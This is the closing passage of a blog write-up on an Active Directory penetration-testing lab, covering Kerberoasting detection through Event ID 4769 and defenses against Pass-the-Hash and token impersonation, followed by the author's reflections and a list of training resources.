
When a Kerberos service ticket is requested, **Event ID 4769** is recorded in the **Security Logs** of the domain controller.

Due to the high volume of Kerberos events, filtering for **service ticket requests (TGS-REQ)** is crucial.

Suspicious Indicator:

- A **Ticket Encryption Type of 0x17 (RC4 encryption)** instead of **0x12 (AES256) or 0x11 (AES128)** may indicate an attacker requesting a ticket that is easier to brute-force.
- An account name that does **not** belong to a service or machine account (i.e., does not end with “$”), indicating a regular domain user account.
- Service names that do **not** end with “$,” indicating they are not machine or service accounts.

Press enter or click to view image in full size



Pass the Hash Attack Defenses

While **Pass-the-Hash (PtH) attacks** are difficult to completely prevent, these measures can make them significantly harder for attackers to exploit:

1. Limit Account Reuse

- Avoid **re-using local admin passwords** across multiple systems.
- **Disable Guest and built-in Administrator accounts** to reduce attack surface.
- Apply **least privilege principles**, limiting who has **local administrator** rights.

2. Utilize Strong Passwords

- Use passwords **longer than 14 characters** to make cracking more difficult.
- Avoid **common words** or predictable patterns.
- **Passphrases (long sentences)** provide both security and memorability.

3. Implement Privileged Access Management (PAM)

- Require **check-out/check-in** processes for **sensitive accounts** (e.g., domain admins).
- **Automatically rotate passwords** upon check-out/check-in to prevent reuse.
- Limits **pass-the-hash attacks** by ensuring hashes are **constantly rotated** and difficult to exploit.

Examples: Microsoft LAPS, Microsoft Entra PIM, CyberArk PAM, BeyondTrust Privileged Remote Access

Token Impersonation Defenses

1. **Limit User/Group Token Creation Permissions** — Restrict which users and groups can create or manipulate security tokens to reduce the risk of abuse.
2. **Account Tiering** — Separate user accounts based on privilege levels to **minimize exposure** of high-privilege credentials.
3. **Local Admin Restriction** — Limit local administrator privileges to **essential users only** to prevent attackers from escalating privileges using token impersonation.

I've shared the full learning journal and report template on GitHub for anyone interested in replicating this or using it as a learning resource:

👉 GitHub: Active Directory Penetration Testing

🙌 Final Thoughts

This was one of the most valuable hands-on exercises I've done. It helped me fully grasp the inner workings of Active Directory, from both offensive and defensive perspectives.

What starts as one weak password or an unpatched config can quickly spiral into complete domain compromise. Understanding that attack chain — and how to break it — is vital in today's threat landscape.

If you're learning AD security or prepping for a cert, build a lab. Get your hands dirty. Simulate the attacks. Then secure them.

Thanks for reading!

💬 Let's Connect

- GitHub: @solaconsay
- More of my work in my website!
- Medium: More posts coming soon!

📚 References

- TCM Security Academy — Practical, hands-on cybersecurity training for pentesters and defenders
- Ippsec — Great channel for red teaming, CTFs, and exploit tutorials
- Hack The Box Academy — Introduction to Active Directory — Foundational course on AD concepts and attacks in lab environments